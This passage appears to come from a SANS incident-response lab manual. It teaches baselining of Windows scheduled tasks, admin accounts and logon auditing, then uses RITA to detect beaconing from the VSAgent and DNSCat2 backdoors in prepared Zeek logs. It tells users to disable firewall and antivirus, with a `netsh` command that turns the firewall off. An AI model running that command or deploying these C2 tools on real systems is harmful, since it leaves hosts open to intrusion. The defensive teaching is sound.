
Unusual Scheduled Tasks

To look for unusual Scheduled Tasks, we'll invoke the Task Scheduler:

Click the Windows Start button to open the Start menu. While the Start menu is open, type `control panel`. Click on the *Control Panel Desktop app* entry that appears.

From the Control Panel, click on Administrative Tools. In the Administrative Tools group, double-click the Task Scheduler.

From the Task Scheduler GUI, on the right-hand side, select *Create Basic Task...*



You can use Task Scheduler to create and manage common tasks that your computer will carry out automatically at the times you specify. To begin, click a command in the Action menu.

Tasks are stored in folders in the Task Scheduler Library. To view or perform an operation on an individual task, select the task in the Task Scheduler Library and click on a command in the Action

Status of tasks that have started in the followin... Last 24 hours

Summary: 0 total - 0 running, 0 succeeded, 0 stopped, 0 failed

Last refreshed at 12/13/2018 9:13:42 AM

Complete the wizard and create a task named *Test* with a description of *Test*. Click Next. Set a schedule to run *One time* at any date and time of your choosing. The action should be *Start a program*, and the program is `ipconfig.exe`. In this example, no command-line arguments are needed for `ipconfig`.

Looking at Scheduled Tasks

Now, look for your scheduled task. Let's try the `schtasks` command. Run it as follows:

```
C:\Windows\system32> schtasks | more

Folder: \
TaskName                                    Next Run Time
Status
============================================ ======================================
============
Test                                        12/14/2018 11:08:59 AM
Ready
User_Feed_Synchronization-{EAE6B99A-F322    12/14/2018  4:27:00 PM
Ready

Folder: \Microsoft
TaskName                                    Next Run Time
Status
...
```

Do you see your task? Depending on the version of Windows, it should be near the top or bottom of the list.

Examine the scheduled tasks output. Besides your Test task, do you know what the other tasks defined on your system actually do?

Finally, delete your task by running the following command:


```
C:\Windows\system32> schtasks /delete /tn Test
WARNING: Are you sure you want to remove the task "Test" (Y/N)? y
SUCCESS: The scheduled task "Test" was successfully deleted.
```

Unusual Accounts

Let's look at the accounts on the Windows VM. You can bring up the user manager console in a variety of ways. The easiest is just by typing this at a command prompt:

```
C:\Windows\system32> lusrmgr.msc
```

Now, look at the users defined on your box. Also, look at the groups. Double-click the Administrators group. Who has those privileges on your machine? Do all of these people have a legitimate reason to have this access?



Administrators

Description: Administrators have complete and unrestricted access to the computer/domain

Members:
Administrator
Sec504

Changes to a user's group membership are not effective until the next time the user logs on.

For another view of the users defined on your system that are in the Administrators group, run the following command:


```
C:\Windows\system32> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members

-------------------------------------------------------------------------------
Administrator
Sec504
The command completed successfully.
```

Unusual Log Entries

Our final element of this lab is to look at unusual log entries. To set this up, you need to go to your audit log configuration.


Bring up your local security policy editor by running `secpol.msc`, as shown:

```
C:\Windows\system32> secpol.msc
```


Local Security Policy
File Action View Help
Security Settings
Account Policies
Local Policies
Audit Policy
User Rights Assignment
Security Options
Windows Firewall with Advanced Security
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Local Computer
Advanced Audit Policy Configuration

Policy	Security Setting
Audit account logon events	No auditing
Audit account management	No auditing
Audit directory service access	No auditing
Audit logon events	No auditing
Audit object access	No auditing
Audit policy change	No auditing
Audit privilege use	Success, Failure
Audit process tracking	No auditing
Audit system events	No auditing

Now, go to Local Policies | Audit Policy. Double-click Audit Logon Events. Ensure that *Failure* is selected. (On your system it may already be checked.)


Audit logon events Properties

Local Security Setting | Explain

Audit logon events

Audit these attempts:

□ Success

☑ Failure

This setting might not be enforced if other policy is configured to override category level audit policy.
For more information, see Audit logon events. (Q921468)

Our box is now configured to log whenever someone tries to log on to the box and doesn't provide the proper password. Amazingly, that's not on by default.

Generating a Security Event

Next, bring up your Event Viewer. The easiest way to do that is to run at the Command Prompt:

```
C:\Windows\system32> eventvwr.msc
```

Look at your Security Log in the Event Viewer. If you get an error when browsing logs stating _SplitterDistance must be between Panel1MinSize and Width


- Panel2MinSize_. Please check your resolution of the VM and make sure it matches your system resolution and make the VM full screen.

Let's generate an event by using the `runas` command at the Command Prompt:

```
C:\> runas /user:Administrator cmd.exe
Enter the password for Administrator: random-string
Attempting to start cmd.exe as user "SEC504STUDENT\Administrator" ...
RUNAS ERROR: Unable to run - cmd.exe
1326: The user name or password is incorrect.
```

When it asks for a password, type in randomly selected string (not your real password!).

Now, refresh the Event Viewer by pressing F5. See your events? We all want our sysadmins to be on the lookout for that kind of event, provided that our boxes are configured to generate them in the first place. (Look for Event ID's 4776 and 4625 for this lab.)



```
c:\>runas /user:Administrator cmd.exe
Enter the password for Administrator:
Attempting to start cmd.exe as user "SEC504STUDENT\Administrator" ...
RUNAS ERROR: Unable to run - cmd.exe
1326: The user name or password is incorrect.
```

Keywords	Date and Time	Source	Event ID	Task Category
Audit Failure	12/11/2018 3:00:34...	Microso...	4673	Sensitive Privileg
Audit Failure	12/11/2018 2:59:34...	Microso...	4673	Sensitive Privileg
Audit Success	12/11/2018 2:59:32...	Microso...	4673	Sensitive Privileg
Audit Success	12/11/2018 2:59:32...	Microso...	4673	Sensitive Privileg
Audit Success	12/11/2018 2:59:29...	Microso...	5059	Other System Eve
Audit Success	12/11/2018 2:59:29...	Microso...	5061	System Integrity
Audit Success	12/11/2018 2:59:29...	Microso...	5058	Other System Eve
Audit Success	12/11/2018 2:59:29...	Microso...	5061	System Integrity
Audit Success	12/11/2018 2:59:29...	Microso...	5058	Other System Eve
Audit Success	12/11/2018 2:59:29...	Microso...	5059	Other System Eve
Audit Success	12/11/2018 2:59:29...	Microso...	5061	System Integrity
Audit Success	12/11/2018 2:59:29...	Microso...	5058	Other System Eve
Audit Success	12/11/2018 2:59:29...	Microso...	5061	System Integrity
Audit Success	12/11/2018 2:59:29...	Microso...	5058	Other System Eve

Going Further

We have added a fun script to practice your Windows command-line kung-fu.

There is a script challenge .exe in the C :\tools directory—run it from the command line. Feel free to run it multiple times, as the answers will change every time.

Running the Script

```
C:\Windows\system32> cd C:\tools
C:\Tools> 504lab.exe
```

Above are the instructions for running the script. Remember the answers change with each run!

```
KNOW THY SYSTEM!

Open a second Command Prompt prompt as an Administrator and run netstat -nao
on your host so you know what your system looks like before it is _infected_.

Verify your firewall and AV are disabled. I am about to start a non-malicious
backdoor for you to find.

After you have run netstat press _Enter_ to continue.


Please wait: A TCP Backdoor is being started on your host.
Backdoor Started. Please answer the following questions.

What TCP port is the backdoor listening on? 1549

What is the process id number of the backdoor? 4048

What is the Parent process id number of the backdoor?
```

Just a few notes:

- Be sure to run this command as administrator

- If you see the error `Error: 'NoneType' object has no attribute 'group'. Trying again` you should disable your firewall at an administrative Command Prompt by running `netsh advfirewall set allprofiles state off`.

Some answers may require you to dig a bit. Look through the slides and remember: Google is your friend!

Bonus Hints

- To connect to a specific port on your own machine use this command: `C:\> nc 127.0.0.1 [port]`. (Note: We'll practice Netcat extensively in Lab 3.1: The Many Uses of Netcat)
- To get all information about a running process try this command: `C:\> wmic process list full`

Lab Conclusions: Ideas for Applying Cheat Sheets

There we have it... we looked at our Windows cheat sheets. You can learn more about the Linux cheat sheet in the appendix. Still, how can you apply either cheat sheet in your organization?

You simply cannot throw them over the wall and expect your system administrators to integrate them into their processes. You'll need to help them do that. First, you can print them out and distribute them to administrators and their managers.

Then, try to get an invite to a weekly or monthly system administrators meeting or conference call in your organization. Most Sys Admin teams meet on a periodic basis to discuss events and techniques. During such a meeting, you could describe the cheat sheets to the admins and ask them to use them.

Also, if your organization offers system-administrator orientation or refresher training, incorporate the cheat sheets into those materials.

I caution you about simultaneously presenting both cheat sheets. You might want to run through the Linux sheet on one call or meeting, and then do the Windows sheet during the next meeting. Otherwise, you may run into a religious war, or risk boring some of your Sys Admin team.

Finally, the only way we can get any value out of the cheat sheets is by exposing them to our system administrators.

Why This Lab Is Important

If you don't know what *normal* looks like on your systems, you will find incident response almost impossibly difficult. By having a baseline – and comparing to it often – you can detect attackers earlier and make for more targeted response.

Bonus (If Time Permits or Homework)

- Consider listing device drivers (we'll cover why when we talk about rootkits later in the class)
- List file size and ownership of important files (you may want to use a tool like AIDE or OSSEC to assist with this)
- Create an automated way of reviewing your baseline on a routine basis (perhaps weekly or daily)

Additional Resources

SANS Classes Related to This Lab

SANS SEC505: Securing Windows and PowerShell Automation (https://www.sans.org/course/securing-windows-with-powershell)
SANS SEC511: Continuous Monitoring and Security Operations (https://www.sans.org/course/continuous-monitoring-security-operations)
SANS AUD507: Auditing & Monitoring Networks, Perimeters & Systems (https://www.sans.org/course/auditing-networks-perimeters-systems)

Other Resources Related to This Lab

Windows Command Reference by Microsoft (https://www.microsoft.com/en-us/download/details.aspx?id=2632)
Blue Team Handbook (http://www.blueteamhandbook.com/home.html)
Blue Team Field Manual (http://www.blueteamfieldmanual.com/)

Lab 1.2: Enterprise-Wide Identification and Analysis

Brief Intro

In this lab we'll be using RITA (https://www.blackhillsinfosec.com/projects/rita/) (short for Real Intelligent Threat Analytics) from Black Hills Information Security. RITA ingests Zeek (https://www.bro.org/) (formerly *Bro*) logs and analyzes the data to reveal anomalous activity that could be evidence of system compromise.

Requirements for This Lab

In this lab you will use your Slingshot Linux VM. Make sure the VM is running before continuing with the lab exercise.

Try It Yourself

If you're familiar with RITA, start it up and generate a report to find the anomalous traffic.

Walkthrough

Enterprise-Wide Identification and Analysis

For this lab, we will be looking at two different beaconing tools, both of which are very, very hard to detect with traditional signature-based utilities.

The first utility is called VSAgent (https://github.com/rev10d/504vsa). It is a backdoor that beacons at a very steady 10-second interval. All of its communication is base64 encoded and sent over cleartext HTML.

The next tool is called DNSCat2 (https://github.com/iagox86/dnscat2) by Ron Bowes. It is a utility that uses DNS as its main C2 channel.

Both of these tools represent the need for manual analysis of odd traffic behavior. But, they also show us how we can use the bottleneck of DNS URL and connection logs to see potential beaconing behavior.

RITA Introduction

For this lab, we will be using Real intelligence Threat Analytics (RITA). It is a utility written by Black Hills Information Security and ActiveCountermeasures.com to assist hunt teams in identifying advanced attackers who easily bypass most traditional security products.

It does a number of different forms of analysis on Zeek logs. It uses Zeek specifically because Zeek is consistent in its logging of connection timestamps and network traffic metadata.

For this lab, we will be focusing on beaconing analysis, URL analysis, and DNS analysis.

RITA Setup

First, we will need to navigate to the proper directory to use RITA. From the Slingshot Linux VM, open a terminal, then change to the `/home/sec504/tools/Enterprise_Lab` directory, as shown here:

```
sec504@slingshot:~$ cd /home/sec504/tools/Enterprise_Lab/
```

Then take a look at the directories where the data to analyze resides:

```
sec504@slingshot:~/tools/Enterprise_Lab$ ls -lrt
total 8
drwxr-xr-x 5 sec504 sec504 4096 Mar 16  2017 VSAgent_Logs
drwxr-xr-x 5 sec504 sec504 4096 Mar 21  2017 DNSCat_Logs
```

We have two separate Zeek captures we are reviewing. One is for DNSCat2 and the other is for VSAgent. For this lab, the Zeek sensor was positioned to capture traffic as it was leaving the test environments.

We have already imported the Zeek data into RITA with the following commands. Please do not run these commands!
We are simply including these if you ever want to run RITA yourself.

```
# rita import -I <Path to Zeek Logs> -d <Database to dump the logs>
# rita analyze
```


> *Again, you do not need to run this now as it can take some time.*

Generating the Reports

Now we will need to review the data using RITA's HTML output ability. There are a number of output options such as `show-beacons`, `show-blacklisted`, and `show-long-URLs`. All of this can easily be outputted to `.csv`. However, for this lab, we will be using the HTML output as it is easier to read for this lab.

```
sec504@slingshot:~/tools/Enterprise_Lab$ sudo service mongod start
[sudo] password for sec504: sec504
sec504@slingshot:~/tools/Enterprise_Lab$ rita html-report
[-] Writing: /home/sec504/tools/Enterprise_Lab/rita-html-report/DNSCat
[-] Writing: /home/sec504/tools/Enterprise_Lab/rita-html-report/VSAGENT
[-] Wrote outputs, check /home/sec504/tools/Enterprise_Lab/rita-html-report for files
sec504@slingshot:~/tools/Enterprise_Lab$
```

The above command will generate the report in the `rita-html-report` directory. It will also automatically open the created pages in Firefox. As you can see, it has two separate options for review. VSAgent and DNSCat.




To view individual databases, click on any of the links below

Select the `VSAGENT` report.

Review Options

The tabs across the top allow you to review the output for all the different analysis modules of RITA. For VSAgent we will be focusing on *Beacons*, *Blacklisted*, and *User Agents*.

Please select Beacons (1) now.


Mozilla Firefox
file:///home/sec504/tools/Enterprise_Lab/rita-html-report/VSAGENT/index.html
RITA
Viewing: VSAG
1
Beacons
Blacklisted
DNS
Scans
Long Connections
Long URLs
User Agents
RITA on


To view results, click on any of the links above.

file:///home/sec504/tools/Enterprise_Lab/rita-html-report/VSAGENT/beacons.html

TS score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Intvl. Mode	Intvl. Mode Count	Intvl. Skew	Intvl. Dispersion	TS Duration
0.998	10.234.234.100	138.197.117.74	8636	1317.049	8	10	7476	0.000	0	0.995
0.998	10.234.234.103	64.4.54.253	87	5603.437	1787	901	47	0.000	0	0.994
0.998	10.234.234.102	64.4.54.253	102	5185.510	856	900	54	0.000	0	0.994
0.997	10.234.234.100	64.4.54.254	105	5639.962	949	900	55	0.000	0	0.992
0.996	10.234.234.102	104.79.90.78	25	5449.760	41289	1800	16	0.000	0	0.988
0.995	10.234.234.104	104.79.90.78	24	6213.208	35890	1800	13	0.000	0	0.985
0.993	10.234.234.101	65.52.108.211	53	508.094	471	1680	34	0.000	0	0.980
0.993	10.234.234.100	65.52.108.210	53	509.302	471	1680	31	0.000	0	0.980
0.992	10.233.233.5	140.205.67.254	253	121.462	7198	1	54	0.000	0	0.976
0.991	10.234.234.103	52.200.138.20	214	47003.210	4500	300	186	0.000	0	0.972
0.986	10.234.234.101	64.4.54.254	106	5534.443	936	901	45	0.000	0	0.992
0.986	10.234.234.102	65.52.108.186	54	504.574	471	1680	25	0.000	0	0.990
0.986	10.234.234.103	65.52.108.194	54	504.574	471	1680	26	0.000	0	0.990

Beacons

Some backdoors have a very strong *heartbeat*. This is where a backdoor will constantly reconnect to get commands from an attacker at a specific interval. The interval consistency of the *heartbeat* is the *TS score*, where a value of 1 is perfect. The top value in this set is the VSAgent communication. We will talk about the other connections in a few moments.




TS score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Intvl. Mode	Intvl. Mode Count	Intvl. Skew	Intvl. Dispersion	TS Duration
0.998	10.234.234.100	138.197.117.74	8636	1317.049	8	10	7476	0.000	0	0.995
0.998	10.234.234.103	64.4.54.253	87	5603.437	1787	901	47	0.000	0	0.994
0.998	10.234.234.102	64.4.54.253	102	5185.510	856	900	54	0.000	0	0.994
0.997	10.234.234.100	64.4.54.254	105	5639.962	949	900	55	0.000	0	0.992
0.996	10.234.234.102	104.79.90.78	25	5449.760	41289	1800	16	0.000	0	0.988
0.995	10.234.234.104	104.79.90.78	24	6213.208	35890	1800	13	0.000	0	0.985
0.993	10.234.234.101	65.52.108.211	53	508.094	471	1680	34	0.000	0	0.980
0.993	10.234.234.100	65.52.108.210	53	509.302	471	1680	31	0.000	0	0.980
0.992	10.233.233.5	140.205.67.254	253	121.462	7198	1	54	0.000	0	0.976
0.991	10.234.234.103	52.200.138.20	214	47003.210	4500	300	186	0.000	0	0.972
0.986	10.234.234.101	64.4.54.254	106	5534.443	936	901	45	0.000	0	0.992
0.986	10.234.234.102	65.52.108.186	54	504.574	471	1680	25	0.000	0	0.990
0.986	10.234.234.103	65.52.108.194	54	504.574	471	1680	26	0.000	0	0.990

We also have the number of connections. While some beacons have a *strong* heartbeat, they are very short in nature. Our VSAgent connection had a very large number of connections which had very strong intervals, while some of the others (e.g. the *64.4.54.253* addresses) had a strong heartbeat, but not as many connections. We will also talk about *TS Duration*. This is detecting how consistent each connection duration is. For example, if every connection is 2 seconds and there are 8000+ it would have a very strong *TS Duration score*.

The other fields are statistical analysis fields showing things like *mode range* and *skew*.

Blacklisted

Now select *Blacklisted*(1).


Mozilla Firefox
file:///home/sec504/tools/
file:///home/sec504/tools/Enterprise_Lab/rita-html-report/VSAGENT/blacklisted.html
Search
RITA
Viewing: VSAGENT
Beac
1
Blacklisted
DNS
Scans
Long Connections
Long URLs
User Agents
RITA on

Destination	Score	Source(s)
54.174.144.244	1	10.234.234.103
157.240.2.25	1	10.234.234.100, 10.234.234.103, 10.234.234.101, 10.234.234.104, 10.234.234.102
80.67.16.124	1	10.233.233.5
157.240.2.35	1	10.234.234.104, 10.234.234.101, 10.234.234.100, 10.234.234.103, 10.234.234.102

